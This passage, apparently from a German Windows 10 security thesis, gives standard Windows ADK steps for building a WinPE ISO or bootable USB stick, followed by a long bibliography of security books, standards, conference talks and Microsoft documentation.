5.5. Erstellung eines Windows PE Bootmediums

Die nachfolgende Anleitung erläutert die Erstellung eines bootfähigen WinPE Mediums, welches für den in Kapitel 3.5.1 erläuterten Angriff benötigt wird.

Das Windows PreInstallation Environment (WinPE) ist Bestandteil des kostenfrei erhältlichen Windows Assessment and Deployment Kits (Windows ADK). Details zur Vorgangsweise der Nutzung von WinPE sind in [MSDN-WinPE] erläutert.

Die durchzuführenden Schritte sind:

1. Download und Installation des Windows ADK (Version zu Windows 10 v1511): https://msdn.microsoft.com/de-de/windows/hardware/dn913721.aspx
2. Start der „Umgebung für Bereitstellungs- und Imageerstellungstools“ als Administrator, es öffnet sich ein Commandline-Prompt (siehe Abbildung 188)
3. Erstellung des WinPE Arbeitsverzeichnisses

```
E:\Windows 10 ADK\Assessment and Deployment Kit\Deployment Tools> copype amd64 E:\WinPE_64
==================================================
Creating Windows PE customization working directory

    E:\WinPE_64
==================================================
E:\Windows 10 ADK\Assessment and Deployment Kit\Windows Preinstallation Environment\amd64\Media\bootmgr
E:\Windows 10 ADK\Assessment and Deployment Kit\Windows Preinstallation Environment\amd64\Media\bootmgr.efi
...
Success
```

4. Erstellung eines ISO-Image von Windows PE

```
E:\Windows 10 ADK\Assessment and Deployment Kit\Deployment Tools>
MakeWinPEMedia /ISO E:\WinPE_64 E:\WinPE_64.iso
Creating E:\WinPE_64.iso...
100% complete
Success
```

5. Alternativ: Erstellung eines bootfähigen USB-Sticks

```
E:\Windows 10 ADK\Assessment and Deployment Kit\Deployment Tools>
MakeWinPEMedia /UFD E:\WinPE_64 G:
WARNING, ALL DATA ON DISK DRIVE G: WILL BE LOST!
Proceed with Format [J,N]? J
Formatting G:...
Setting the boot code on G:...
Copying files to G:...
Success
```




Abbildung 188: Umgebung für Bereitstellungs- und Imageerstellungstools (Windows ADK)

Abbildungsverzeichnis

Anmerkung: Abbildungen ohne Quellenangabe wurden selbst erstellt.

Literaturverzeichnis

Bücher

Anmerkung: Der Markt betreffend qualitativer (gedruckter) Literatur zu Windows 10 Systemadministration und im speziellen Security ist bislang überschaubar dünn, die nachfolgend angeführten Werke [MH-W10prim], [MSP-W10], [MSP-W10e] behandeln die hier vorgestellten Konzepte nicht oder nicht in ausreichender Tiefe, in Bezug auf Windows 10 Security stellen diese daher keine Kaufempfehlung dar. Sehr empfehlenswert und technisch sind [MR-WinInt61] und [MR-WinInt62], diese decken in der aktuellsten 6. Auflage jedoch nur den Entwicklungsstand bis Windows 7 ab, gemäß Aussage Mark Russinovich ist leider auch keine neue Auflage geplant.

[DR-WinSec] Derrick Rountree: Security for Microsoft Windows System Administrators
Introduction to Key Information Security Concepts
Syngress Elsevier, Burlington, © 2011, ISBN: 978-1-59749-594-3

[MH-W10prim] Mike Halsey: *Windows 10 Primer*
What to Expect from Microsoft's New Operating System
Apress Media LLC, 2015, ISBN: 978-1-4842-1046-8

[MR-SysInt] Mark Russinovich, Aaron Margosis:
Windows Sysinternals Administrator's Reference
Microsoft Press, Redmond, 1. Auflage 07/2011, ISBN: 978-0-7356-5672-7

[MR-WinInt61] Mark Russinovich, David A. Solomon, Alex Ionescu:
Windows Internals 6th Edition, Part 1
Microsoft Press Corp., Redmond, 6. Auflage 05/2012, ISBN: 978-0-7356-4873-9

[MR-WinInt62] Mark Russinovich, David A. Solomon, Alex Ionescu:
Windows Internals 6th Edition, Part 2
Microsoft Press Corp., Redmond, 6. Auflage 11/2012, ISBN: 978-0-7356-6587-3

[MSP-W10] Ed Bott: *Introducing Windows 10 for IT Professionals, Technical Overview*
Microsoft Press, Redmond, erste Ausgabe, 2016, ISBN: 978-0-7356-9697-6
Online erhältlich: http://aka.ms/introwin10/PDF?Wt.mc_id=DX_MVP4030574

[MSP-W10e] Ed Bott, Carl Siechert, Craig Stinson: *Windows 10 für Experten*
Insider-Wissen – praxisnah & kompetent
Microsoft Press & dpunkt.Verlag, Heidelberg, 2015, ISBN: 978-3-86490-325-0
(deutsche Ausgabe von: *Windows 10 Inside Out*, ISBN: 978-07356-9796-6)

[SRM-Hack] Markus Schumacher, Utz Roedig, Marie-Luise Moschgath:
Hacker Contest: Sicherheitsprobleme, Lösungen, Beispiele
Xpert-Press, Springer-Verlag, 2003, ISBN 978-3-86491-870-4
Voransicht: https://books.google.at/books?id=2e0kBgAAQBAJ

[Win7-HfA] Holger Schwichtenberg, Manuela Reiss, Jochen Ruhland:
Windows 7 im Unternehmen: Das Handbuch für Administratoren
Addison-Wesley; 1. Auflage 01/2010, ISBN: 978-3827328861

[WS-Crypt] William Stallings: *Cryptography and Network Security, Principles and Practices*
Fourth Edition, Prentice Hall, © 2006 Pearson Education, ISBN: 0-13-187316-4

Zeitschriften, kostenfreie und kostenpflichtige Standards, …

[BKA-InfSihHB] A-SIT (Zentrum für sichere Informationstechnologie – Austria) & Bundeskanzleramt Österreich (BKA): *Österreichisches Informationssicherheitshandbuch* https://www.sicherheitshandbuch.gv.at/2013/downloads/sicherheitshandbuch.pdf Version 4.0.1 vom 19.01.2016, abgerufen am 14.02.2016

[BSI-100-2] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI): *BSI-Standard 100-2, IT-Grundschutz-Vorgehensweise, Version 2.0* https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/ITGrundschutzstandards/BSI-Standard_1002.html (als PDF frei verfügbar)

[BSI-100-3] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI): *BSI-Standard 100-3, Risikoanalye auf der Basis von IT-Grundschutz, Version 2.5* https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzStandards/Standard03/ITGStandard03_node.html (als PDF frei verfügbar)

[BSI-GS14] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI): *IT-Grundschutz-Kataloge, 14. Ergänzungslieferung 2014* https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Download/download_node.html Vollständiges Dokument: https://gsb.download.bva.bund.de/BSI/ITGSK/IT-Grundschutz-Kataloge_2014_EL14_DE.pdf (als PDF frei verfügbar)

[ISO-27001] International Organization for Standardization / International Electrotechnical Commission: *International Standard 27001,Information technology - Security techniques - Information security management systems – Requirements* Reference number: ISO/IEC 27001:2013(E), Second Edition 2013-10-01 http://www.iso.org/iso/home/standards/management-standards/iso27001.htm

[ISO-27002] International Organization for Standardization / International Electrotechnical Commission: *International Standard 27002, Information technology - Security techniques - Code of practice for information security controls* Reference number: ISO/IEC 27002:2013(E), Second Edition 2013-10-01

[ISO-27003] International Organization for Standardization / International Electrotechnical Commission: *International Standard 27003, Information technology - Security techniques – Information security management system implementation guidance* Reference number: ISO/IEC 27003:2010(E), First Edition 2010-02-01

[ISO-27004] International Organization for Standardization / International Electrotechnical Commission: *International Standard 27004, Information technology - Security techniques – Information security management - Measurement* Reference number: ISO/IEC 27004:2009(E), First Edition 2009-12-15

[ISO-27005] International Organization for Standardization / International Electrotechnical Commission: *International Standard 27005, Information technology - Security techniques – Information security risk management* Reference number: ISO/IEC 27005:2011(E), Second Edition 2011-06-01

[NIST-800-30] National Institute of Standards and Technology, U.S. Department of Commerce: *NIST Special Publication 800-30,* Revision 1, September 2012 *Information Security: Guide for Conducting Risk Assessment* http://csrc.nist.gov/publications/PubsSPs.html#800-30 (als PDF frei verfügbar)

Internet

[ASIT-BadUSB] A-SIT, Zentrum für sichere Informationstechnologie – Austria:
Johannes Feichtner: *Gefährdungspotential durch manipulierte USB-Geräte*
https://demo.a-sit.at/wp-content/uploads/2014/11/USB-Studie.pdf
Version 1.0, Stand 12.11.2014, abgerufen am 02.04.2016

[AV-Test] AV-TEST: *11 Schutzlösungen für Unternehmen unter Windows 10 getestet*
https://www.av-test.org/en/antivirus/business-windows-client/windows-10/
PDF-Dokument: https://www.av-test.org/de/pdfnews/297
Stand vom 22.03.2016, Testergebnis 12/2015, abgerufen am 25.03.2016

[AW-Bio] Aware, Inc.: Whitepaper: *What Are Biometrics?*
http://www.aware.com/wp-content/uploads/2015/05/WP_WhatAreBiometrics.pdf
Stand vom 11.02.2014, abgerufen am 23.04.2016

[BD-mimi] Benjamin Delpy: *mimikatz – how to push Microsoft to change some little stuff*
http://de.slideshare.net/gentilkiwi/
mimikatz-how-to-push-microsoft-to-change-some-little-stuff
Stand vom 09.12.2014, abgerufen am 05.01.2016

[BH12-PtH] Black Hat USA 2012 (Konferenz): Alva Duckwall, Christopher Campbell:
Still Passing the Hash 15 Years Later?
Using the Keys to the Kingdom to Access All your Data
https://www.blackhat.com/html/bh-us-12/bh-us-12-briefings.html#Duckwall
Video: https://www.youtube.com/watch?v=O7WRojkYR00
Paper: https://media.blackhat.com/bh-us-12/Briefings/Duckwall/
BH_US_12_Duckwall_Campbell_Still_Passing_WP.pdf
Slides: https://media.blackhat.com/bh-us-12/Briefings/Duckwall/
BH_US_12_Duckwall_Campbell_Still_Passing_Slides.pdf
Stand 07/2012, abgerufen am 29.12.2015

[BH13-PtH] Black Hat USA 2013 (Konferenz): Mark Simos, Patrick Jungles (Microsoft):
Pass the Hash and other credential theft and reuse:
Mitigating the Risk of Lateral Movement and Privilege Escalation
https://www.blackhat.com/us-13/archives.html#Simos
Video: https://www.youtube.com/watch?v=xxwIh2pvbyw
Paper: Siehe [MTN-PtH1], [MTN-PtH2]
Stand 08/2013, abgerufen am 29.12.2015

[BH13-PtH2] Black Hat USA 2013 (Konferenz): Alva Duckwall, Chris Campbell
Pass the Hash II: The Admin's Revenge
https://www.blackhat.com/us-13/archives.html#Duckwall
Video: https://www.youtube.com/watch?v=8sUk-iWNlW8
Paper: https://media.blackhat.com/us-13/US-13-Duckwall-Pass-the-Hash-WP.pdf
Slides: https://media.blackhat.com/us-13/US-13-Duckwall-Pass-the-Hash-Slides.pdf
Stand 08/2013, abgerufen am 29.12.2015

[BH14-PtH] Black Hat USA 2014 (Konferenz): Alva Duckwall, Benjamin Delphy:
Abusing Microsoft Kerberos: Sorry you Guys don't get it
https://www.blackhat.com/us-14/archives.html
#abusing-microsoft-kerberos-sorry-you-guys-dont-get-it
Video: https://www.youtube.com/watch?v=lJQn06QLwEw
Paper: https://www.blackhat.com/docs/us-14/materials/
us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf
Slides: https://www.blackhat.com/docs/us-14/materials/
us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It.pdf
Slides: http://de.slideshare.net/gentilkiwi/
abusing-microsoft-kerberos-sorry-you-guys-dont-get-it
Stand 08/2014, abgerufen am 29.12.2015

[BH14-PtH.det] Black Hat USA 2014 (Konferenz): Matthew Hathaway, Jeff Myers:
Why you need to detect more than PtH
https://www.blackhat.com/us-14/archives.html
#why-you-need-to-detect-more-than-pth
Video: https://www.youtube.com/watch?v=fXgZKFlw13I
Paper: https://www.blackhat.com/docs/us-14/materials/
us-14-Hathaway-Why-You-Need-To-Detect-More-Than-PtH-WP.pdf
Slides: https://www.blackhat.com/docs/us-14/materials/
us-14-Hathaway-Why-You-Need-To-Detect-More-Than-PtH.pdf
Stand 08/2014, abgerufen am 29.12.2015

[BH15-CFG] Black Hat USA 2015 (Konferenz): Zhang Yunhai
Bypass Control Flow Guard Comprehensively
Video: https://www.youtube.com/watch?v=K929gLPwlUs
Paper: https://www.blackhat.com/docs/us-15/materials/
us-15-Zhang-Bypass-Control-Flow-Guard-Comprehensively-wp.pdf
Slides: https://www.blackhat.com/docs/us-15/materials/
us-15-Zhang-Bypass-Control-Flow-Guard-Comprehensively.pdf
Stand 08/2015, abgerufen am 08.04.2016

[BH15-Edge] Black Hat USA 2015 (Konferenz): Mark Vincent Yason
Understanding the Attack Surface and Attack Resilience
of Project Spartan's (Edge) New EdgeHTML Rendering Engine
Video: https://www.youtube.com/watch?v=Ot9IdCx54Lw
Paper: https://www.blackhat.com/docs/us-15/materials/us-15-Yason-Understanding-The-Attack-Surface-And-Attack-Resilience-Of-Project-Spartans-New-EdgeHTML-Rendering-Engine-wp.pdf
Slides: https://www.blackhat.com/docs/us-15/materials/us-15-Yason-Understanding-The-Attack-Surface-And-Attack-Resilience-Of-Project-Spartans-New-EdgeHTML-Rendering-Engine.pdf
Stand 08/2015, abgerufen am 09.40.2016

[BH15-PtH] Black Hat USA 2015 (Konferenz): Seth Moore, Baris Saydag:
Defeating Pass the Hash: Separation Of Powers
https://www.blackhat.com/us-15/briefings.html
#defeating-pass-the-hash-separation-of-powers
Video: https://www.youtube.com/watch?v=9deH67-ed_g
Paper: https://www.blackhat.com/docs/us-15/materials/
us-15-Moore-Defeating Pass-the-Hash-Separation-Of-Powers-wp.pdf
Slides: https://www.blackhat.com/docs/us-15/materials/
us-15-Moore-Defeating Pass-the-Hash-Separation-Of-Powers.pdf
Stand 08/2015, abgerufen am 29.12.2015

[BH15-W10] Black Hat USA 2015 (Konferenz): Alex Ionescu
Battle of the SKM (Secure Kernel Mode) and IUM (Isolated User Mode):
How Windows 10 rewrites OS Architecture
https://www.blackhat.com/us-15/briefings.html
#battle-of-the-skm-and-ium-how-windows-10-rewrites-os-architecture
Video: https://www.youtube.com/watch?v=LqaWIn4y26E
Slides: http://www.alex-ionescu.com/blackhat2015.pdf
Stand 08/2015, abgerufen am 29.12.2015

[BS-EvilM] Bruce Schneier – *"Evil Maid" Attacks on Encrypted Hard Drives*
https://www.schneier.com/blog/archives/2009/10/evil_maid_attac.html
Stand: 10/2009, abgerufen am 12.04.2016

[BSI BitBox] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Dr. Norbert Schirmer, Christian Stüble, Sirrix AG security technologies:
Browser in the Box (BITB) - Eine virtuelle Surfumgebung für Behörden,
Unternehmen und Privatanwender
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Veranstaltungen/ITSiKongress/12ter/Praesentationen/11_Mai_Grosser_Saal/Schirmer_Stueble-Browser-in-the-Box.html
Stand vom 16.05.2011, PDF-Dokument abgerufen am 16.04.2016

[BSI-ISi-FF] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Sichere Nutzung von Web-Angeboten mit Mozilla Firefox 31 ESR
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Internetsicherheit/isi_web_client_checkliste_firefox_pdf.html
Stand vom 08.10.2014, PDF-Dokument abgerufen am 16.04.2016

[BSI-ISi-GC] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Sichere Nutzung von Web-Angeboten mit Google Chrome 37
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Internetsicherheit/isi_web_client_checkliste_google_chrome_pdf.html
Stand vom 08.10.2014, PDF-Dokument abgerufen am 16.04.2016

[BSI-ISi-IE] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Sichere Nutzung von Web-Angeboten mit dem Microsoft Internet Explorer 11
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Internetsicherheit/isi_web_client_checkliste_ie11_pdf.html
Stand vom 08.10.2014, PDF-Dokument abgerufen am 16.04.2016

[BSI-ISi-L] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Sichere Nutzung von Webangeboten (ISi-L) V. 1.2
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Internetsicherheit/isi_web_client_leitlinie_pdf.html
Stand vom 07.10.2015, PDF-Dokument abgerufen am 16.04.2016

[BSI-LB15] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Die Lage der IT-Sicherheit in Deutschland 2015
https://www.bsi.bund.de/DE/Publikationen/Lageberichte/lageberichte_node.html
Artikel: BSI-LB15/504, Stand vom 19.11.2015, abgerufen am 20.02.2016

[BSI-Ransom] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Ransomware – Bedrohungslage, Prävention & Reaktion
PDF abrufbar: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Ransomware.html
Stand: 11.03.2016, abgerufen am 12.03.2016

[BSI-ReCoBS] Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI):
Remote-Controlled Browsers System (ReCoBS)
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Internetsicherheit/recobslanginfo_pdf.html
Version 2.0 vom 23.06.2006, PDF-Dokument abgerufen am 16.04.2016

[BKA-CS15] Bundeskanzleramt Österreich (BKA): *Bericht Cyber Sicherheit 2015*
als PDF verfügbar auf: https://www.bka.gv.at/site/7863/default.aspx
Stand vom März 2015, PDF-Dokument abgerufen am 14.02.2016

[CERT-EU] Computer Emergency Response Team for the EU institutions, bodies and agencies: *CERT-EU Security White Paper 2014-07:*
Protection from Kerberos Golden Ticket
Mitigating pass the ticket on Active Directory
http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_3-fullversion.pdf
Stand vom 16.02.2015, PDF-Dokument abgerufen am 29.12.2015

[CESG-W10] GOV.UK - CESG - Communications-Electronics Security Group
UK National Technical Authority for information assurance
End User Devices Security Guidance: Windows 10
https://www.gov.uk/government/publications/end-user-devices-security-guidance-windows-10
Stand vom 23.11.2015, PDF-Dokument abgerufen am 20.02.2016

[CW-W10fc] Computerworld – News:
Windows 10 forecast: On as many as 342M PCs at one-year mark
http://www.computerworld.com/article/3052289/windows-pcs/windows-10-forecast-on-as-many-as-342m-pcs-at-one-year-mark.html
Stand vom 05.04.2016, abgerufen am 16.04.2016

[DISA-W10] United States DISA (Defense Information Systems Agency):
STIGs (Security Technical Information Guides):
Operating System - Windows (Windows 10), Windows 10 STIG
http://iase.disa.mil/stigs/os/windows/Pages/win10.aspx
STIG-Viewer: http://iase.disa.mil/stigs/Pages/stig-viewing-guidance.aspx
Version 1 Release 2, Stand vom 01.02.2016, abgerufen am 20.02.2016

[ED-TPM] Electronic Design, Donald Palmer (General Micro Systems):
Understanding Trusted Computing From The Ground Up
http://electronicdesign.com/microprocessors/understanding-trusted-computing-ground
Stand vom 12.11.2012, abgerufen am 23.04.2016

[ES-W10patch] ESET USA, Aryeh Goretsky: *Windows 10 patching process may leave Enterprises vulnerable to zero-day Attacks*
https://www.virusbulletin.com/uploads/pdf/magazine/2015/vb201503-windows-10.pdf
Stand 03/2015, abgerufen am 27.02.2016

[ES-WExpl14] ESET Research: *Windows Exploitation in 2014*
http://www.welivesecurity.com/wp-content/uploads/2015/01/Windows-Exploitation-in-2014.pdf
Stand 01/2015, abgerufen am 27.02.2016

[ES-WExpl15] ESET Research: *Windows Exploitation in 2015*
http://www.welivesecurity.com/wp-content/uploads/2016/01/Windows_Exploitation_in_2015.pdf
Stand 01/2016, abgerufen am 27.02.2016

[FS-Flash] F-Secure Business Security Insider: End-Point-Protection
Have you disabled Flash yet?
https://business.f-secure.com/have-you-disabled-flash-yet/
Stand vom 21.03.2016, abgerufen am 10.04.2016

[FSIT-BitL] Fraunhofer-Institut für Sichere Informations-Technologie:
Testlabor IT-Sicherheit: *BitLocker Drive Encryption im mobile und stationären Unternehmenseinsatz, Ein Leitfaden für Anwender*
http://testlab.sit.fraunhofer.de/content/output/project_results/bitlocker/BitLocker-Leitfaden.pdf
Stand von 2007, abgerufen am 12.04.2016

[Google-NPAPI] Google Chromium Projects: *NPAPI deprecation: developer guide*
http://www.chromium.org/developers/npapi-deprecation
abgerufen am 09.04.2016

[Hak5-Shop] Hak5 LLC, HakShop: *USB Rubber Ducky Deluxe*
http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe
abgerufen am 02.04.2016

[HiS-SecPol] HiSolutions AG: *Handbuch Sicherheitsvorlagen IT-Grundschutz Windows 8*
http://www.hisolutions.com/Grundschutztemplates/Downloads_Grundschutz/Sicherheitsvorlage_Windows8_Benutzerhandbuch.pdf
Version 1.0 vom 05.10.2014, abgerufen am 20.02.2016

[HS-Bund] Heise Security: Fabian A. Scherschel: *Bundestags-Hack: Angriff mit gängigen Methoden und Open-Source-Tools*
Artikel: http://heise.de/-3129862
Stand vom 07.03.2016, abgerufen am 15.03.2016

[HS-NTLM] Heise Security: Daniel Bachfeld: *Mit roher Gewalt*
Angriff auf Passwörter in Windows Netzwerken
http://www.heise.de/security/artikel/Mit-roher-Gewalt-270318.html
Stand vom 02.10.2003, abgerufen am 04.01.2016

[HS-PUA] Heise Security: *Windows mit verstecktem Adware-Killer*
http://heise.de/-3023579
Stand vom 26.11.2015, abgerufen am 27.11.2016

[IG-BadUSB] IronGeek.com - Adrian Crenshaw: *Plug and Prey: Malicious USB Devices*
PDF: http://www.irongeek.com/downloads/Malicious USB Devices.pdf
http://www.irongeek.com/i.php?page=security/plug-and-prey-malicious-usb-devices
Stand vom 26.01.2011, abgerufen am 02.04.2016

[Intel-F200] Intel – Tim Duncan: *Can Your Webcam Do This?*
Exploring the Intel RealSense 3D Camera (F200)
https://software.intel.com/en-us/blogs/2015/01/26/can-your-webcam-do-this
Stand vom 26.01.2015, abgerufen am 23.04.2016

[ISMG-AVdead] ISMG – Information Security Media Group: *Is Antivirus Dead?*
Detecting Malware and Viruses in a Dynamic Threat Environment
Whitepaper: https://www.malwarebytes.org/pdf/white-papers/is-antivirus-dead.pdf
Stand vom 12.02.2016, abgerufen am 26.03.2016

[JA-VSM] Deployment Research: Johan Arwidmark:
Enabling Virtual Secure Mode (VSM) in Windows 10 Enterprise Build 10130
http://deploymentresearch.com/Research/Post/490/
Enabling-Virtual-Secure-Mode-VSM-in-Windows-10-Enterprise-Build-10130
Stand vom 20.06.2015, abgerufen am 01.01.2016

[JN-APT] Jarno Niemelä: *Statistically effective protection against APT attacks*
https://www.virusbulletin.com/uploads/pdf/conference_slides/2013/Niemela-VB2013.pdf
Vortrags-Slides von der Konferenz Virus Bulletin 2013 (Oktober 2013, Berlin)
Anmerkung: Siehe auch zugehörige Master-These [JN-MDM]
Stand 10/2013, abgerufen am 28.02.2016

[JN-MDM] Jarno Niemelä: *Statistical Analysis of Malware Defence Methods*
Master-These, PDF abrufbar: https://www.theseus.fi/handle/10024/104156
Stand vom Mai 2015, abgerufen am 28.02.2016

[MBH-PtH] Microsoft BlueHat Security Briefings (Konferenz):
Chris Campbell, Benjamin Delpy, Skip Duckwall:
Reality Bites: The Attacker's View of Windows Authentication and Post Exploitation
Slides: http://de.slideshare.net/gentilkiwi/bluehat-2014realitybites
Stand vom 10.10.2014, abgerufen am 30.12.2015

[MB-IFEO] Malwarebytes LABS – Pieter Arnitz:
An Introduction to Image File Execution Options
https://blog.malwarebytes.org/the-basics/2015/12/
an-introduction-to-image-file-execution-options/
Stand vom 04.12.2015, abgerufen am 13.04.2016

[MIG-MalHunt] Microsoft Ignite 2015 (Konferenz): Mark Russinovich:
Malware Hunting with SysInternals Tools
Video: https://channel9.msdn.com/events/Ignite/2015/BRK3319
Slides des gleichen Vortrages von der RSA-Conference 2015:
https://www.rsaconference.com/writable/presentations/file_upload/
hta-t07r-license-to-kill-malware-hunting-with-the-sysinternals-tools_final.pdf
Stand vom 06.05.2015, abgerufen am 26.03.2016

[MIG-DevG] Microsoft Ignite 2015 (Konferenz): Scott Anderson, Jeffrey Sutherland:
Dropping the Hammer Down on Malware Threats with Windows 10's Device Guard
Video: https://channel9.msdn.com/events/Ignite/2015/BRK2336
Slides: http://video.ch9.ms/sessions/ignite/2015/decks/BRK2336_Sutherland.pptx
Stand 08.05.2015, abgerufen am 26.03.2016

[MIG-Hello] Microsoft Ignite 2015 (Konferenz): Dustin Ingalls, Nelly Porter:
Secure Authentication with Windows Hello
Video: https://channel9.msdn.com/Events/Ignite/2015/BRK2324
Slides: http://video.ch9.ms/sessions/ignite/2015/decks/BRK2324_Porter.pptx
Stand vom 08.05.2015, abgerufen am 23.04.2016

[MIG-PtH] Microsoft Ignite 2015 (Konferenz): Aaron Margosis, Mark Simos:
Barbarians Inside the Gates:
Protecting against Credential Theft and Pass the Hash Today
Video: https://channel9.msdn.com/Events/Ignite/2015/BRK2334
Slides: http://video.ch9.ms/sessions/ignite/2015/decks/BRK2334_Margosis.pptx
Stand 07.05.2015, abgerufen am 29.12.2015

[MMPC-PUA] Microsoft Malware Protection Center: Threat Research & Response Blog
Shields up on potentially unwanted applications in your enterprise
https://blogs.technet.microsoft.com/mmpc/2015/11/25/shields-up-on-potentially-unwanted-applications-in-your-enterprise/
Stand vom 25.11.2015, abgerufen am 25.03.2016

[MMPC-WinDef] Microsoft Malware Protection Center: Threat intelligence report
Windows Defender in Windows 10
PDF-Dokument abrufbar von: https://www.microsoft.com/security/portal/enterprise/threatreports_august_2015.aspx
Stand 08/2015, abgerufen am 25.03.2016

[MOZ-NPAPI] The Mozilla Blog - Future Releases: Benjamin Smedberg:
NPAPI Plugins in Firefox
https://blog.mozilla.org/futurereleases/2015/10/08/npapi-plugins-in-firefox/
Stand vom 08.10.2015, abgerufen am 09.04.2016

[MS-ASAdoc] Microsoft: *Attack Surface Analyzer Readme*
https://www.microsoft.com/en-us/download/details.aspx?id=24487
Stand vom 02.08.2012, DOCX-Dokument abgerufen am 15.04.2016

[MSDN-ACT] Microsoft Developer Network:
Application Compatibility Toolkit (ACT) Technical Reference
https://msdn.microsoft.com/en-US/library/hh825181.aspx
Stand vom 26.05.2013, abgerufen am 28.03.2016

[MSDN-Bio] Microsoft Developer Network:
Windows Biometric Framework API – Concepts: Terms and Definitions
https://msdn.microsoft.com/en-us/library/windows/desktop/dd401597.aspx
Stand vom 07.04.2016, abgerufen am 23.04.2016

[MSDN-CFG] Microsoft Developer Network: Security and Identity
Control Flow Guard
https://msdn.microsoft.com/en-us/library/windows/desktop/mt637065.aspx
Stand vom 07.04.2016, abgerufen am 08.04.2016

[MSDN-CFG2] Microsoft Developer Network: Visual Studio 2015 C/C++ Compiler Options
Enable Control Flow Guard
https://msdn.microsoft.com/en-us/library/dn919635.aspx
Stand vom 07.04.2016, abgerufen am 08.04.2016

[MSDN-DClass] Microsoft Developer Network – Device and Driver Installation:
System-Defined Device Setup Classes Available to Vendors
https://msdn.microsoft.com/en-us/library/ff553426.aspx
Stand vom 30.03.2016, abgerufen am 20.04.2016

[MSDN-DevDrv] Microsoft Developer Network - Windows Hardware Certification blog
Joshua Baxter: *Driver compatibility with Device Guard in Windows 10*
https://blogs.msdn.microsoft.com/windows_hardware_certification/2015/05/22/driver-compatibility-with-device-guard-in-windows-10/
Stand vom 22.05.2015, abgerufen am 20.03.2016

[MSDN-Health] Microsoft Developer Network – Configuration Service Provider Reference:
HealthAttestation CSP
https://msdn.microsoft.com/en-us/windows/hardware/dn934876.aspx
Stand vom 22.04.2016, abgerufen am 24.04.2016

[MSDN-Hello] Microsoft Developer Network – Device experiences: Windows Hello
Windows Hello biometric requirements
https://msdn.microsoft.com/en-us/library/windows/hardware/mt587095.aspx
Stand vom 07.04.2016, abgerufen am 23.04.2016

[MSDN-KeyFilt1] Microsoft Developer Network – Windows Embedded Industry Lockdown features: *Keyboard Filter*
https://msdn.microsoft.com/en-us/library/dn449298.aspx
Stand vom 08.07.2014, abgerufen am 02.04.2016

[MSDN-KeyFilt2] Microsoft Developer Network – Windows Embedded Industry Lockdown features: *Keyboard Filter key names*
https://msdn.microsoft.com/en-us/library/dn449344.aspx
Stand vom 08.07.2014, abgerufen am 02.04.2016

[MSDN-MDMcp] Microsoft Developer Network – Mobile device management:
Configuration service provider reference
https://msdn.microsoft.com/en-us/library/windows/hardware/dn920025.aspx
Stand vom 07.04.2016, abgerufen am 14.04.2016

[MSDN-MDMdp] Microsoft Developer Network – Mobile device management:
EnterpriseDataProtection Configuration service provider
https://msdn.microsoft.com/en-us/library/windows/hardware/dn920025.aspx
Stand vom 07.04.2016, abgerufen am 14.04.2016

[MSDN-PEsig] Microsoft Developer Network:
Windows Authenticode Portable Executable Signature Format
https://msdn.microsoft.com/en-us/windows/hardware/gg463180.aspx
Whitepaper (DOCX) vom 21.03.2008, abgerufen am 30.03.2016

[MSDN-RNDIS] Microsoft Developer Network: *Overview of Remote NDIS (RNDIS)*
https://msdn.microsoft.com/en-us/library/windows/hardware/ff569967.aspx
Stand vom 30.03.2016, abgerufen am 02.04.2016

[MSDN-SecDef] Microsoft Developer Network – Windows Desktop App Development:
Windows ISV Software Security Defenses
https://msdn.microsoft.com/en-us/library/bb430720.aspx
Stand 12/2010, abgerufen am 06.03.2016

[MSDN-Sign1] Microsoft Developer Network: *Introduction to Code Signing*
https://msdn.microsoft.com/en-us/library/ms537361.aspx
Stand vom 15.03.2016, abgerufen am 30.03.2016

[MSDN-Sign2] Microsoft Developer Network: *Signing and Checking Code with Authenticode*
https://msdn.microsoft.com/en-us/library/ms537364.aspx
Stand vom 15.03.2016, abgerufen am 30.03.2016

[MSDN-SignTool] Microsoft Developer Network: *SignTool*
https://msdn.microsoft.com/en-us/library/windows/hardware/ff551778.aspx
